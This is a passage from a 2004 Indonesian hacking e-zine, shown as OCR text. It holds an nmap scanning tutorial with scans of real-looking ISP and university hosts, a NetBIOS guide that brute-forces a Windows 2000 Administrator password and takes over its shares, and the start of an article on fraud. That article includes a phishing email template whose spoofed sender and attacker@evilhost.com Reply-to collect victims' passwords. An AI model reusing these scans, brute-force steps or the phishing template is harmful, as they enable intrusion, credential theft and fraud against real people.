tapi biasanya ada juga yang memakai firewall sehingga probing lewat UDP gak akan sukses,kalo udah begini ada cara lain lagi.....


Pinging -sP ping scan (Sweeping Host aktif)
barracuda:/home/vQ# nmap --packet_trace -sP 203.130.254.xx

Starting nmap 3.50 (http://www.insecure.org/nmap/) at 2004-06-24 17:11 WIT
SENT (0.0190s) ICMP 202.148.13.xx > 203.130.254.xx Echo request (type=8/code=0) ttl=42 id=17732 iplen=28
SENT (0.0190s) TCP 202.148.13.xx:59530 > 203.130.254.xx:80 A ttl=51 id=7528iplen=40 seq=750241886 win=4096 ack=750241886
RCVD (1.3770s) ICMP 203.130.254.xx > 202.148.13.xx Echo reply (type=0/code=0) ttl=55 id=26445 iplen=28
Host xx.subnet254.astinet.telkom.net.id (203.130.254.xx) appears to be up.
Nmap run completed -- 1 IP address (1 host up) scanned in 12.340 seconds


Namun beberapa Host melakukan blok terhadap ping karena dianggap cukup efektif untuk menyembunyikan (Cloaking) Server mereka.
teknik dasar untuk melihat Host yang aktif.

barracuda:/home/vQ# nmap -sP 203.130.254.*

Starting nmap 3.50 (http://www.insecure.org/nmap/) at 2004-06-24 17:20 WIT
Host 1.subnet254.astinet.telkom.net.id (203.130.254.1) appears to be up.
Host 5.subnet254.astinet.telkom.net.id (203.130.254.5) appears to be up.
Host 16.subnet254.astinet.telkom.net.id (203.130.254.16) appears to be up.
Host 17.subnet254.astinet.telkom.net.id (203.130.254.17) appears to be up.
Host 29.subnet254.astinet.telkom.net.id (203.130.254.29) appears to be up.



Host 31.subnet254.astinet.telkom.net.id (203.130.254.31) appears to be up.
Host 32.subnet254.astinet.telkom.net.id (203.130.254.32) seems to be a subnet broadcast address (returned 1 extra pings). Note -- the actual IP also responded.
Host 36.subnet254.astinet.telkom.net.id (203.130.254.36) appears to be up.
Host 37.subnet254.astinet.telkom.net.id (203.130.254.37) appears to be up.
Host 47.subnet254.astinet.telkom.net.id (203.130.254.47) seems to be a subnet broadcast address (returned 1 extra pings). Note -- the actual IP also responded.
Host 48.subnet254.astinet.telkom.net.id (203.130.254.48) appears to be up.
Host 49.subnet254.astinet.telkom.net.id (203.130.254.49) appears to be up.
Host 63.subnet254.astinet.telkom.net.id (203.130.254.63) appears to be up.
Host 65.subnet254.astinet.telkom.net.id (203.130.254.65) appears to be up.
Host 68.subnet254.astinet.telkom.net.id (203.130.254.68) appears to be up.
Host 69.subnet254.astinet.telkom.net.id (203.130.254.69) appears to be up.
Host 81.subnet254.astinet.telkom.net.id (203.130.254.81) appears to be up.
Host 96.subnet254.astinet.telkom.net.id (203.130.254.96) appears to be up.
Host 97.subnet254.astinet.telkom.net.id (203.130.254.97) appears to be up.
Host 111.subnet254.astinet.telkom.net.id (203.130.254.111) appears to be up.
Host 203.130.254.128 appears to be up.
Host 129.subnet254.astinet.telkom.net.id (203.130.254.129) appears to be up.
Host 130.subnet254.astinet.telkom.net.id (203.130.254.130) appears to be up.
Host 131.subnet254.astinet.telkom.net.id (203.130.254.131) appears to be up.
Host 142.subnet254.astinet.telkom.net.id (203.130.254.142) appears to be up.
Host 143.subnet254.astinet.telkom.net.id (203.130.254.143) appears to be up.
Host 203.130.254.160 appears to be up.
Host 203.130.254.161 appears to be up.
Host 203.130.254.162 appears to be up.
Host 203.130.254.163 appears to be up.
Host 203.130.254.164 appears to be up.
Host 203.130.254.165 appears to be up.
Host 203.130.254.166 appears to be up.
Host 203.130.254.167 appears to be up.
Host 203.130.254.168 appears to be up.
Host 203.130.254.169 appears to be up.
Host 203.130.254.170 appears to be up.
Host 203.130.254.171 appears to be up.
Host 203.130.254.172 appears to be up.
Host 203.130.254.173 appears to be up.
Host 203.130.254.174 appears to be up.
Host 203.130.254.175 appears to be up.
Host 203.130.254.176 appears to be up.
Host 179.subnet254.astinet.telkom.net.id (203.130.254.179) appears to be up.
Host 180.subnet254.astinet.telkom.net.id (203.130.254.180) appears to be up.
Host 183.subnet254.astinet.telkom.net.id (203.130.254.183) appears to be up.
Host 191.subnet254.astinet.telkom.net.id (203.130.254.191) appears to be up.
Host telkomgw.stikom.edu (203.130.254.193) appears to be up.



Host 203.130.254.194 appears to be up.
Host ambrosia.stikom.edu (203.130.254.195) appears to be up.
Host omega.stikom.edu (203.130.254.196) appears to be up.
Host download.stikom.edu (203.130.254.197) appears to be up.
Host 203.130.254.199 appears to be up.
Host 203.130.254.200 appears to be up.
Host 215.subnet254.astinet.telkom.net.id (203.130.254.215) appears to be up.
Nmap run completed -- 256 IP addresses (55 hosts up) scanned in 335.697 seconds

****
* Ftp Bounce Attack -b <ftp relay host>
****

[Menarik tapi tak berguna]

barracuda:/home/vQ# nmap -b 203.130.254.xx 203.130.254.xx
Hint: if your bounce scan target hosts aren't reachable from here, remember to use -P0 so
we don't try and ping them prior to the scan
Starting nmap 3.50 (http://www.insecure.org/nmap/) at 2004-06-24 17:44 WIT
Your ftp bounce proxy server won't talk to us!


ini yang bakalan kamu terima setiap FTP server yang kamu scanning !!

/* Penutup */


Sebenarnya masih banyak tehnik lain lagi yang bisa dilakukan tergantung kreatifitas anda, sebagai tambahan aku sertakan salah satu Combo Scanning yang biasa aku lakukan....

barracuda:/home/vicky# nmap -v -sS -sV -O -v 203.130.254.xx

Starting nmap 3.50 (http://www.insecure.org/nmap/) at 2004-06-24 17:52 WIT
Host xx.subnet254.astinet.telkom.net.id (203.130.254.xx) appears to be up ... good.
Initiating SYN Stealth Scan against xx.subnet254.astinet.telkom.net.id (203.130.254.xx) at 17:52
Adding open port 110/tcp
Adding open port 6000/tcp
Adding open port 995/tcp




adjust_timeout: packet supposedly had rtt of 12210894 microseconds. Ignoring time.
adjust_timeout: packet supposedly had rtt of 13126862 microseconds. Ignoring time.
adjust_timeout: packet supposedly had rtt of 13696829 microseconds. Ignoring time.
Adding open port 80/tcp
adjust_timeout: packet supposedly had rtt of 25753793 microseconds. Ignoring time.
Adding open port 3306/tcp
adjust_timeout: packet supposedly had rtt of 25845379 microseconds. Ignoring time.
adjust_timeout: packet supposedly had rtt of 26664043 microseconds. Ignoring time.
adjust_timeout: packet supposedly had rtt of 13675951 microseconds. Ignoring time.
adjust_timeout: packet supposedly had rtt of 13597619 microseconds. Ignoring time.
adjust_timeout: packet supposedly had rtt of 27226534 microseconds. Ignoring time.
Adding open port 53/tcp
adjust_timeout: packet supposedly had rtt of 51264396 microseconds. Ignoring time.
adjust_timeout: packet supposedly had rtt of 27144765 microseconds. Ignoring time.
adjust_timeout: packet supposedly had rtt of 51336689 microseconds. Ignoring time.
adjust_timeout: packet supposedly had rtt of 52158192 microseconds. Ignoring time.
adjust_timeout: packet supposedly had rtt of 13717478 microseconds. Ignoring time.
adjust_timeout: packet supposedly had rtt of 52711309 microseconds. Ignoring time.
adjust_timeout: packet supposedly had rtt of 27273293 microseconds. Ignoring time.
adjust_timeout: packet supposedly had rtt of 52631826 microseconds. Ignoring time.
Adding open port 993/tcp
adjust_timeout: packet supposedly had rtt of 13668042 microseconds. Ignoring time.
adjust_timeout: packet supposedly had rtt of 100643854 microseconds. Ignoring time.
adjust_timeout: packet supposedly had rtt of 52756355 microseconds. Ignoring time.
Adding open port 22/tcp




adjust_timeout: packet supposedly had rtt of 99334735 microseconds. Ignoring time.
adjust_timeout: packet supposedly had rtt of 27012389 microseconds. Ignoring time.
adjust_timeout: packet supposedly had rtt of 101595861 microseconds. Ignoring time.
adjust_timeout: packet supposedly had rtt of 13831231 microseconds. Ignoring time.
Adding open port 443/tcp
adjust_timeout: packet supposedly had rtt of 100721309 microseconds. Ignoring time.
Adding open port 25/tcp
adjust_timeout: packet supposedly had rtt of 102030144 microseconds. Ignoring time.
Adding open port 587/tcp
adjust_timeout: packet supposedly had rtt of 27349002 microseconds. Ignoring time.
adjust_timeout: packet supposedly had rtt of 10864537 microseconds. Ignoring time.
adjust_timeout: packet supposedly had rtt of 51118187 microseconds. Ignoring time.
Adding open port 199/tcp
Adding open port 3128/tcp
adjust_timeout: packet supposedly had rtt of 11560500 microseconds. Ignoring time.
adjust_timeout: packet supposedly had rtt of 10717091 microseconds. Ignoring time.
Adding open port 465/tcp
Adding open port 143/tcp
Adding open port 21/tcp
adjust_timeout: packet supposedly had rtt of 24399319 microseconds. Ignoring time.
Adding open port 111/tcp
adjust_timeout: packet supposedly had rtt of 11045019 microseconds. Ignoring time.
adjust_timeout: packet supposedly had rtt of 10938220 microseconds. Ignoring time.
The SYN Stealth Scan took 174 seconds to scan 1659 ports.
Initiating service scan against 17 services on 1 host at 17:55
The service scan took 38 seconds to scan 17 services on 1 host.

Initiating RPCGrind Scan against xx.subnet254.astinet.telkom.net.id (203.130.254.xx) at 17:56
The RPCGrind Scan took 3 seconds to scan 1 ports.
For OSScan assuming that port 21 is open and port 1 is closed and neither are



firewalled
For OSScan assuming that port 21 is open and port 1 is closed and neither are firewalled
Insufficient responses for TCP sequencing (0), OS detection may be less accurate
Interesting ports on xx.subnet254.astinet.telkom.net.id (203.130.254.xx):
(The 1636 ports scanned but not shown below are in state: closed)
PORT STATE SERVICE VERSION
21/tcp open ftp vsFTPd 1.1.0
22/tcp open ssh OpenSSH 3.4p1 (protocol 1.99)
25/tcp open smtp
53/tcp open domain ISC Bind 9.2.1
80/tcp open http Apache httpd 2.0.40 ((Red Hat Linux))
110/tcp open pop3 Courier pop3d
111/tcp open rpcbind 2 (rpc #100000)
135/tcp filtered msrpc
137/tcp filtered netbios-ns
138/tcp filtered netbios-dgm
139/tcp filtered netbios-ssn
143/tcp open imap Courier IMAP4rev1 1.7.X
199/tcp open smux Linux SNMP multiplexer
443/tcp open http Apache httpd 2.0.40 ((Red Hat Linux))
445/tcp filtered microsoft-ds
465/tcp open ssl OpenSSL
587/tcp open smtp Courier smtpd
593/tcp filtered http-rpc-epmap
993/tcp open ssl OpenSSL
995/tcp open ssl OpenSSL
3128/tcp open http-proxy Squid webproxy 2.4.STABLE7
3306/tcp open mysql?
6000/tcp open X11 (access denied)
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at http://www.insecure.org/cgi-bin/servicefp-submit.cgi:
SF-Port25-TCP:V=3.50%D=6/24%Time=40DAB33B%P=i686-pc-linux-gnu%r(Help,1C,"2
SF:20\x20mail\.jombang\.org\x20ESMTP\r\n");
Device type: general purpose
Running: Linux 2.4.X
OS details: Linux 2.4.6 - 2.4.21, Linux Kernel 2.4.19 - 2.4.20, Linux 2.4.21 (X86)
OS Fingerprint:
T1(Resp=N)
T2(Resp=N)
T3(Resp=N)
T4(Resp=Y%DF=Y%W=0%ACK=O%Flags=R%Ops=)
T5(Resp=Y%DF=Y%W=0%ACK=S++%Flags=AR%Ops=)



T6(Resp=Y%DF=Y%W=0%ACK=O%Flags=R%Ops=)
T7(Resp=Y%DF=Y%W=0%ACK=S++%Flags=AR%Ops=)
PU(Resp=Y%DF=N%TOS=C0%IPLEN=164%RIPTL=148%RID=E%RIPCK=E
%UCK=E%ULEN=134%DAT=E)

Nmap run completed -- 1 IP address (1 host up) scanned in 256.323 seconds

bila kamu perhatikan diatas aku make "Flag" -v sampai 2x, sesuai anjuran Fyodor (yg punya Nmap),
sebaiknya "Flag" -v (verbose) dipakai 2x untuk meningkatkan akurasi nya..... trus "Flag" -sV untuk menebak service
yang berjalan di port yang terbuka dan "Flag" -O untuk menebak Sistem Operasi (OS) a.k.a OS Fingerprinting.

/*

Kamis, 24 Juni 2004

[vQ] a.k.a Biatch-X
(blu3_oxygen@phreaker.net)
Greetz eCHO- : y3d1ps, the_day, m0by, z3r0byt3, K-159
Special greetz : Egla (my angel), fyodor, JiPaNG & slashcore
Special thanks to whom who know me, but i forgot (maybe doesn't know) their name

*/

Hacking Net Bios Windows 2000 sp 1

Author: inue_99 Csrg|| (http://csrg.cjb.net/~csrg/) inue_99@yahoo.com
Online @ www.echo.or.id :: http://ezine.echo.or.id

Jaringan yang mendukung sistem input/output (NetBIOS) tidak lagi diperlukan untuk berkomunikasi dengan pc lain yang menggunakan sistem oprasi Microsoft windows. Meskipun demikian, sama dengan penggunaan protokol TCP/IP yang lain net bios masih banyak digunakan.

Hal ini sangatlah mengejutkan sebab semua jaringan microsoft sebelum windows 2000 memerlukan NETBIOS sebagai pendukung protokol lainnya. Kebanyakan protokol ini berada pada bagian TCP/IP, IPX/SPX. Oleh karena itu administrator tidak mempunyai pilihan lain untuk menggunakan berbagai protokol, sebab tanpa protokol yang lain , produk microsoft tidak dapat berkomunikasi antara satu dan lainnya.

NET BIOS adalah suatu program aplikasi penghubung. NET BIOS dibuat oleh IBM dan SYTEK pada tahun 1984 untuk program jaringan pada pc mereka yang kemudian diadaptasikan oleh microsoft dan meliputi ms-dos versi 3.1. Sejak saat itu NET BIOS telah menjadi suatu worlwide yang standar.

Netbios standard memungkinkan komunikasi aplikasi komputer yang berbeda untuk berkomunikasi ke berbagai protokol LOCAL AREA NETWORK (LAN), mencakup Internet
Protokol (Ip). Bagaimanapun net bios tidaklah dengan sendirinya suatu menaklukkan mekanisme untuk berkomunikasi ke seberang suatu WIDE AREA NETWORK (WAN) Karena
memerlukan bantuan dari mekanisme lain, seperti TCP.

Net Bios merupakan alat penghubung program untuk berkomunikasi dengan jaringan, kemudian bersandar pada tingkatan protokol yang lebih rendah seperti NetBEUI untuk mengirimkan informasi antar mesin. NetBEUI berfungsi sebagai media penghubung NetBIOS ke ke jaringan.

Metoda pengujian
-=-

Sebelum memulai ada baik nya anda mempersiapkan utilitas dibawah ini :

1. IP Scanner (Advance IP Scanner)
2. Port Scanner (NMAP)
3. Win Nt Password Cracker (NetBIOS Auditing Tool)
4. Database Password yang lumayan banyak.

-=-

1. Cari Komputer target dengan IpScanner
2. Identifikasi port yang terbuka dengan menggunakan Nmap apakah port 139 terbuka
3. Jika sudah diketemuakan kitda dapat mencoba password dari windows 2000 tersebut dengan menggunakan nat (NetBIOS Auditing Tool) Dengan menggunakan perintah sbb pada
command prompt:

Setelah perintah diatas dilakukan maka akan muncul sebagai berikut

-=-

[*]--- Reading usernames from user.txt
[*]--- Reading passwords from pass.txt


[*]--- Checking host: 10.1.3.100
[*]--- Obtaining list of remote NetBIOS names
[*]--- Remote systems name tables:

COMPUTER-CSRG
COMPUTER-CSRG
CSRG
CSRG
COMPUTER-CSRG
INet~Services
IS~COMPUTER-CSR

[*]--- Attempting to connect with name: *
[*]--- Unable to connect

[*]--- Attempting to connect with name: COMPUTER-CSRG
[*]--- CONNECTED with name: COMPUTER-CSRG
[*]--- Attempting to connect with protocol: MICROSOFT NETWORKS 1.03
[*]--- Server time is Fri Jun 11 11:14:22 2004
[*]--- Timezone is UTC+7.0
[*]--- Remote server wants us to encrypt, telling it not to

[*]--- Attempting to connect with name: COMPUTER-CSRG
[*]--- CONNECTED with name: COMPUTER-CSRG
[*]--- Attempting to establish session
[*]--- Was not able to establish session with no password
[*]--- Attempting to connect with Username: `ADMINISTRATOR' Password: `ADMINISTRATOR'
[*]--- Attempting to connect with Username: `ADMINISTRATOR' Password: `GUEST'
[*]--- Attempting to connect with Username: `ADMINISTRATOR' Password: `ROOT'



[*]--- Attempting to connect with Username: `ADMINISTRATOR' Password: `ADMIN'
[*]--- Attempting to connect with Username: `ADMINISTRATOR' Password: `PASSWORD'
[*]--- Attempting to connect with Username: `ADMINISTRATOR' Password: `TEMP'
[*]--- Attempting to connect with Username: `ADMINISTRATOR' Password: `SHARE'
[*]--- Attempting to connect with Username: `ADMINISTRATOR' Password: `WRITE'
[*]--- Attempting to connect with Username: `ADMINISTRATOR' Password: `FULL'
[*]--- Attempting to connect with Username: `ADMINISTRATOR' Password: `BOTH'
[*]--- Attempting to connect with Username: `ADMINISTRATOR' Password: `READ'
[*]--- Attempting to connect with Username: `ADMINISTRATOR' Password: `FILES'
[*]--- Attempting to connect with Username: `ADMINISTRATOR' Password: `DEMO'
[*]--- Attempting to connect with Username: `ADMINISTRATOR' Password: `TEST'
[*]--- Attempting to connect with Username: `ADMINISTRATOR' Password: `ACCESS'
[*]--- Attempting to connect with Username: `ADMINISTRATOR' Password: `USER'
[*]--- Attempting to connect with Username: `ADMINISTRATOR' Password: `BACKUP'
[*]--- Attempting to connect with Username: `ADMINISTRATOR' Password: `SYSTEM'
[*]--- Attempting to connect with Username: `ADMINISTRATOR' Password: `SERVER'
[*]--- Attempting to connect with Username: `ADMINISTRATOR' Password: `LOCAL'
[*]--- Attempting to connect with Username: `ADMINISTRATOR' Password: `ADMINISTRATEUR'
[*]--- Attempting to connect with Username: `ADMINISTRATOR' Password: `INVITE'
[*]--- Attempting to connect with Username: `ADMINISTRATOR' Password: `invité'
[*]--- Attempting to connect with Username: `ADMINISTRATOR' Password: `SAUVEGARDE'
[*]--- Attempting to connect with Username: `ADMINISTRATOR' Password: `OPERATEUR'
[*]--- Attempting to connect with Username: `ADMINISTRATOR' Password: `opérateur'
[*]--- Attempting to connect with Username: `ADMINISTRATOR' Password: `UTILISATEUR'
[*]--- Attempting to connect with Username: `ADMINISTRATOR' Password: `DUPLICATEUR'
[*]--- Attempting to connect with Username: `ADMINISTRATOR' Password: `76182'
[*]--- Attempting to connect with Username: `ADMINISTRATOR' Password: `123'
[*]--- Attempting to connect with Username: `ADMINISTRATOR' Password: `hanya'
[*]--- Attempting to connect with Username: `ADMINISTRATOR' Password: `123456'
[*]--- CONNECTED: Username: `ADMINISTRATOR' Password: `123456'

[*]--- Obtained server information:

Server=[COMPUTER-CSRG] User=[] Workgroup=[CSRG] Domain=[]

[*]--- This machine has a browse list:

Server Comment
--------- -------
COMPUTER-CSRG
CSRG-4WAR
WORKSHOP-SAMSOE

[*]--- Attempting to access share: \\COMPUTER-CSRG\
[*]--- Unable to access

[*]--- Attempting to access share: \\COMPUTER-CSRG\ADMIN$
[*]--- WARNING: Able to access share: \\COMPUTER-CSRG\ADMIN$
[*]--- Checking write access in: \\COMPUTER-CSRG\ADMIN$
[*]--- WARNING: Directory is writeable: \\COMPUTER-CSRG\ADMIN$
[*]--- Attempting to exercise .. bug on: \\COMPUTER-CSRG\ADMIN$

[*]--- Attempting to access share: \\COMPUTER-CSRG\C$
[*]--- WARNING: Able to access share: \\COMPUTER-CSRG\C$
[*]--- Checking write access in: \\COMPUTER-CSRG\C$
[*]--- WARNING: Directory is writeable: \\COMPUTER-CSRG\C$
[*]--- Attempting to exercise .. bug on: \\COMPUTER-CSRG\C$

[*]--- Attempting to access share: \\COMPUTER-CSRG\D$
[*]--- WARNING: Able to access share: \\COMPUTER-CSRG\D$
[*]--- Checking write access in: \\COMPUTER-CSRG\D$
[*]--- WARNING: Directory is writeable: \\COMPUTER-CSRG\D$
[*]--- Attempting to exercise .. bug on: \\COMPUTER-CSRG\D$


[*]--- Attempting to access share: \\COMPUTER-CSRG\ROOT
[*]--- Unable to access

[*]--- Attempting to access share: \\COMPUTER-CSRG\WINNT$
[*]--- Unable to access

-=-
-=-

Pada baris
[*]--- CONNECTED: Username: `ADMINISTRATOR' Password: `123456'
menunjukan bahwa password sudah ditemukan dengan username ADMINISTRATOR dan
Password password.

Setelah username dan password di temukan maka kita dapat melakukan koneksi ke computer target denggan menggunakan perintah sbb



pada shel cmd

net use \\\\COMPUTER-CSRG\ipc$ /user:administrator 123456

Jika yang muncul pesan ?The command completed successfully.? Berarti kita sudah berhasil menguasai computer tersebut. Setelah itu kita dapat mengakses file yang terdapat pada komputer
tersebut.


Solusi

Solusi untuk mencegah komputer anda di hack dengan cara tadi dapat dilakukan dengan beberapa cara antara lain dengan :
1. Mengupgrade service pack 4 yang dapat di download dari http://windowsupdate.microsoft.com
2. Menggunakan Firewall untuk menutup port 139

REFERENSI a.k.a bacaan :
..... Windows NT Deconsctruction Tatics Step by Step NT Explotation Techniquesby vacuum of Rhino9 & Technotronic. (vacuum@technotronic.com)

*greetz to:
All Csrg STMIK"ABG" Crew thanks buat cacian, makian, support, yang membantu selesainya tulisan ini.

kirimkan kritik && saran ke inue_99@yahoo.com



IMPROVISASI ANONIMITY, PENIPUAN FOR "FUN N' PROFIT"

Auth: MOBY (echo-staff) - moby[at]echo[dot]or[dot]id
Online @ www.echo.or.id || http://ezine.echo.or.id

~~~~~~

/? CH 01 Pengantar.

<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<

~~~~~~

Fleksibilitas protokol internet memungkinkan setiap orang menjadi siapa saja. Internet menjamin privasi seseorang lewat anonimity. Seseorang bisa menjadi sesorang yang yang berbeda bahkan menjadi seseorang yang lain. Contoh yang paling jelas dapat kita temukan dalam channel-channel IRC. Setiap chatter memiliki `nick' yang dapat dipilih sesuka hatinya. Bahkan saya pun menggunakan `Handle' dan Anda tidak pernah tahu siapa saya yang sebenarnya. Contoh lain bisa kita ambil dari kemampuan telepon seluler dan jaringan GSM untuk menyembunyikan ID pemanggil, sehingga setiap telefon (panggilan) maupun SMS yang masuk memiliki id 'tidak dikenal'.

Kelemahan bak pisau bermata dua tidak berdampak buruk jika hanya dilakukan untuk sekedar bersenang-senang. Misalnya saja menggunakan nick pada IRC yang memiliki karakteristk berbeda dengan diri kita. Menyaru sebagai seorang gadis 18 tahun untuk mempermainkan rekan chatting lainnya dan banyak penipuan tidak berbahaya lainnya yang dapat dlakukan. Namun jika kita memanfaatkan teknologi, flesibilitasnya, dan social engineering, dampak yang ditimbulkan bisa sangat berbahaya. Bisa berujung pada penyalahgunaan identitas, penipuan bahkan pengambil alihan account. Semua itu dimulai dari "Anonimity".

~~~~~~


/? CH 02 Penggunaan Anonymous Mailer.

<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<

~~~~~~

Adalah sebuah keharusan bagi attacker untuk tidak terdeteksi (stealth). Salah satu cara agar tidak terdeteksi adalah menggunakan Anonimous Mailer. Disamping juga dengan Anonimous
Mailer, seorang attacker bisa "menjadi siapa saja".

Penggabungan pemanfaatan informasi terhadap korban dengan anonimous mailer, akan menjadi
senjata yang tangguh bagi attacker. Sisi psikologi manusia yang memiliki karakteristik mempercayai sesorang yang "pantas" dipercayai membuka celah lebar security.



ex:

From : root@somehost.com
Reply-to : attacker@evilhost.com
To : user@somehost.com
Subject : Update Password anda.

Dear user.

Sistem kami mengalami kerusakan atas serangan hacker. Log kami membaca bahwa hacker telah mengambil data-data password. Hal ini berdampak pada diambil alihnya acount Anda. Untuk itu kami harapkan Anda segera melakukan penggantian password dengan me reply email ini (dengan mengklik ikon reply) lalu mengirimkan "HANYA" SATU baris yang berisi:
password-lama:password_baru

Mohon maaf atas ketidak nyamanan ini.

root@somehost.com

-=-=-=-=-

Celah yang dimanfaatkan serangan diatas terletak pada pengirim yang merupakan root (user tertinggi dalam sistem *nix). Penerima akan langsung percaya, apalagi jika dibarengi dengan profesionalitas dan "The Art Of Deception" dalam penyusunan email. Celah kedua yang dimanfaatkan attacker adalah header "Reply-to". Saat korban membalas email dengan mengklik reply, maka email TIDAK akan terkirim ke root@somehost.com melainkan ke:
attacker@evilhost.com .

~~~~~~

/? CH 03 Pencarian korban.

<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<

~~~~~~

Pada dasarnya kita tidak perlu melakukan pencarian korban, kerena setiap manusia memiliki "loophole" dalam sisi psikologisnya. Setiap serangan nantinya akan bergantung pada loophole - yang berbeda untuk setiap manusia - ini.

Pencarian korban akan lebih mudah jika mereka telah "membuka akses" ke dalam sisi psikologis mereka. Salah satu akses masuk yang dibuka oleh seseorang adalah ketika ia bertanya dan meminta pertolongan. Ketika sesorang bertanya atau meminta tolong, pada dasarnya ia telah mengundang intervensi pihak luar. Sebagai tamu yang diundang, adalah kesempatan bagi penyerang untuk melakukan intervensi dengan leluasa.

Tempat maya dimana orang banyak bertanya salah satunya adalah milis. Bisa juga kita sebutkan Web Forum, IRC, dan INSANT MESSENGER. Dalam forum, penyerang akan sering mendapatkan target yang bertanya:
"Dimana saya bisa mendapatkan software bla-bla";
"Software apa yang sering digunakan untuk bla-bla";

Ketika mereka mengundang interfensi (campur tangan) dari pihak luar, saat itulah security flaw terbuka. Hal ini analog dengan celah keamanan yang ditimbulkan oleh *unchecked input*
pada software-software buggy, berdampak pada exploitasi buffer overflow dan format string. Celah pada software baru akan terjadi (walaupun tidak selalu) jika pada saat runtime atau eksekusi terjadi interaksi antara software dengan user.

ex:


```
bash $ ./software AAAAAAAAAA [256 karakter] AAAAAAAAAA
Segmentation fault (Core Dump)

bash $ ./software
ENTER YOUR NAME : AAAAAAAAAA [256 karakter] AAAAAAAAAA
Segmentation fault (Core Dump)
```

Dapat kita perhatikan jika interaksi - pada apa saja - akan membuka celah keamanan yang dapat dieksploitasi. Disinilah kesempatan cracker untuk mencari target dengan spesifikasi diatas. Untuk lebih efektifnya pencarian korban yang - tentu saja - relatif terhadap situasi dan kondisi, dibutuhkan kesabaran dan kerja keras :P.

~~~~~~
/? CH 04 Metoda penipuan dan exploitasi.
